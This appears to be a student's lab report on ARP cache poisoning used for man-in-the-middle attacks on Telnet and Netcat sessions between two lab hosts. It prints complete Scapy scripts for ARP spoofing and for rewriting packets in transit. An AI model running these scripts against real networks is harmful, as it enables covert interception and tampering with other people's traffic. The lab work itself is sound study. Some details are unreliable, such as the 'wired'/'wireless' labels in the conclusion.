



* 1. From Host B:

**ping 10.9.0.5 # Ping Host A**




1. Observation: I confirmed successful pings, indicating that packets were being forwarded through Host M.
2. Wireshark Capture: I captured network traffic using Wireshark on Host M with the filter arp to analyze ARP and ICMP packets.





1. Checked IP Forwarding Status: Before proceeding, I ensured that IP forwarding was disabled on Host M:


**sysctl net.ipv4.ip\_forward=0**



Step 3: Turn On IP Forwarding


1. Enabled IP Forwarding: I turned on IP forwarding on Host M to allow it to forward packets between Hosts A and B:

**sysctl net.ipv4.ip\_forward=1**



1. Repeated Ping Tests: I repeated the ping tests between Hosts A and B, confirming continued successful communication.





Step 4: Launch the MITM Attack

* Created Sniff-and-Spoof Program: I wrote a new Python script (sniff\_and\_spoof.py) to intercept and modify Telnet packets. The script replaced each keystroke from Host A with the character "Z".

**#!/usr/bin/env python3**

**from scapy.all import \***

**IP\_A = "10.9.0.5" # A's IP address**

**MAC\_A = "02:42:0a:09:00:05" # A's MAC address**

**IP\_B = "10.9.0.6" # B's IP address**

**MAC\_B = "02:42:0a:09:00:06" # B's MAC address**

**def spoof\_pkt(pkt):**

**if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:**

**new\_pkt = IP(bytes(pkt[IP]))**

**del new\_pkt.chksum**

**del new\_pkt[TCP].chksum**

**if pkt[TCP].payload:**

**data = pkt[TCP].payload.load # Get original data**

**new\_data = b'Z' # Replace with fixed character 'Z'**

**send(new\_pkt/new\_data)**

**else:**

**send(new\_pkt)**

**elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:**

**new\_pkt = IP(bytes(pkt[IP]))**


**del new\_pkt.chksum**

**del new\_pkt[TCP].chksum**

**send(new\_pkt)**

**f = 'tcp'**

**pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)**



Executed the Sniff-and-Spoof Script: I ran the sniff-and-spoof program on Host M:


**sudo python3 sniff\_and\_spoof.py**

Established Telnet Connection: On Host A, I initiated a Telnet session to Host B using the command:


**telnet 10.9.0.6**



* Tested the MITM Attack:
  + I typed various characters in Host A’s Telnet window.



* + Regardless of the characters typed, the output displayed "Z" on Host A’s Telnet session.
* Wireshark Monitoring: I kept Wireshark running to capture and analyze the modified Telnet packets being sent from Host A to Host B.



**Observation**

By so doing, I was able to accomplish the MITM attack on the Telnet session by ARP cache poisoning. This attack enabled me to modify the information exchanged between Hosts A and B, so as to articulate the security flaws inherent to ARP and Telnet protocols.

**5 Task 3: MITM Attack on Netcat Using ARP Cache Poisoning**

**Objective**

This task was to eavesdrop the messages of Host A and Host B which were using Netcat to exchange data and manipulate the received messages replacing Sreenivasulu (my first name) with ‘A’ of equivalent length.

**Steps and Commands**

Launch the ARP Cache Poisoning Attack

1. **Created the ARP Cache Poisoning Script**

wrote a Python script (arp\_cache\_poisoning.py) to continuously send spoofed ARP packets to both Host A and Host B.

**nano arp\_cache\_poisoning.py**

**Script:**

**#!/usr/bin/env python3**

**from scapy.all import \***

**import time**

**# Define IPs and MACs**

**IP\_A = "10.9.0.5" # A's IP address**

**MAC\_A = "02:42:0a:09:00:05" # A's MAC address**

**IP\_B = "10.9.0.6" # B's IP address**

**MAC\_B = "02:42:0a:09:00:06" # B's MAC address**

**MAC\_M = "02:42:0a:09:00:69" # M's MAC address**

**def poison\_arp():**

**# Poison A's ARP cache for B's IP**

**E\_A = Ether(dst=MAC\_A)**

**A\_to\_B = ARP(op=2, hwsrc=MAC\_M, psrc=IP\_B, hwdst=MAC\_A, pdst=IP\_A)**

**sendp(E\_A/A\_to\_B, verbose=0)**

**# Poison B's ARP cache for A's IP**

**E\_B = Ether(dst=MAC\_B)**


**B\_to\_A = ARP(op=2, hwsrc=MAC\_M, psrc=IP\_A, hwdst=MAC\_B, pdst=IP\_B)**

**sendp(E\_B/B\_to\_A, verbose=0)**

**while True:**


**poison\_arp()**

**time.sleep(5) # Send ARP spoofing packets every 5 seconds**

****

1. **Ran the ARP Poisoning Script on Host M**


**sudo python3 arp\_cache\_poisoning.py**

****

**Step 2: Establish a Netcat Connection**


1. **Started Netcat on Host B (Server)**
   * I opened a terminal on Host B and ran the following command to listen on port 9090.

**nc -lp 9090**

****

1. **Connected to Host B from Host A (Client)**
   * I opened a terminal on Host A and ran the following command to connect to Host B.

**nc 10.9.0.6 9090**

****

1. **Tested the Connection**
   * After establishing the connection, I typed messages on Host A, which were sent to Host B.

**Step 3: Create the Sniff-and-Spoof Program**

1. **Wrote the Sniff-and-Spoof Script**
   * I created a new Python script (sniff\_and\_spoof.py) to intercept and modify the messages.

**nano sniff\_and\_spoof.py**

Script:

**#!/usr/bin/env python3**

**from scapy.all import \***

**IP\_A = "10.9.0.5" # A's IP address**

**MAC\_A = "02:42:0a:09:00:05" # A's MAC address**

**IP\_B = "10.9.0.6" # B's IP address**

**MAC\_B = "02:42:0a:09:00:06" # B's MAC address**

**def spoof\_pkt(pkt):**

**if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:**

**new\_pkt = IP(bytes(pkt[IP]))**

**del new\_pkt.chksum**

**del new\_pkt[TCP].chksum**

**# Replace occurrences of my name with 'AAA...'**

**if pkt[TCP].payload:**

**data = pkt[TCP].payload.load.decode('utf-8') # Get original data**

**modified\_data = data.replace("Sreenivasulu", "AAA") # Replace my name**

**send(new\_pkt/modified\_data.encode('utf-8')) # Send modified packet**

**else:**

**send(new\_pkt)**

**elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:**

**new\_pkt = IP(bytes(pkt[IP]))**


**del new\_pkt.chksum**

**del new\_pkt[TCP].chksum**

**send(new\_pkt)**


**f = 'tcp'**


**pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)**

****

1. Ran the Sniff-and-Spoof Script on Host M


**python3 sniff\_and\_spoof.py**

****

****

**Step 4: Conduct the MITM Attack**

1. **Sent Messages from Host A**
   * I typed messages in the Netcat terminal on Host A, including my first name "Sreenivasulu".
2. **Observed Changes on Host B**
   * I checked the Netcat terminal on Host B to see that every occurrence of "Sreenivasulu" had been replaced with "AAA".
3. **Monitored with Wireshark**
   * I used Wireshark on Host M to analyze the packets exchanged between Hosts A and B, filtering for TCP packets.



**Observation**

To execute the MITM on a Netcat communication session, I was able to poisoning the ARP Cache. I proceeded to intercept as well as alter all messages passing between Hosts A and B, changing the first name to an ‘A’ series to illustrate how insecure unencrypted messages are to such invasions. This exercise reminded that methods of data transmission must also be protected against interception and change.

**Conclusion**

In this lab, I am able to show how ARP cache poisoning can be used to launch man in the middle attack on the network communication. As shown in this paper, insecure communication protocols such as the ARP violate the basic principles of data communication security by allowing unauthorized interception and manipulation of data packets through ARP tables during both wired (Telnet) and wireless (Netcat) data transmission. The tasks demonstrated that ARP has no form of authentication hence traffic could easily be forged and data intercepted. Coming to the conclusion of the exercise, it became quite apparent that better network protection mechanisms, including encryption, ARP spoofing recognition, and correct arrangement of the network to counter such attacks, should be implemented.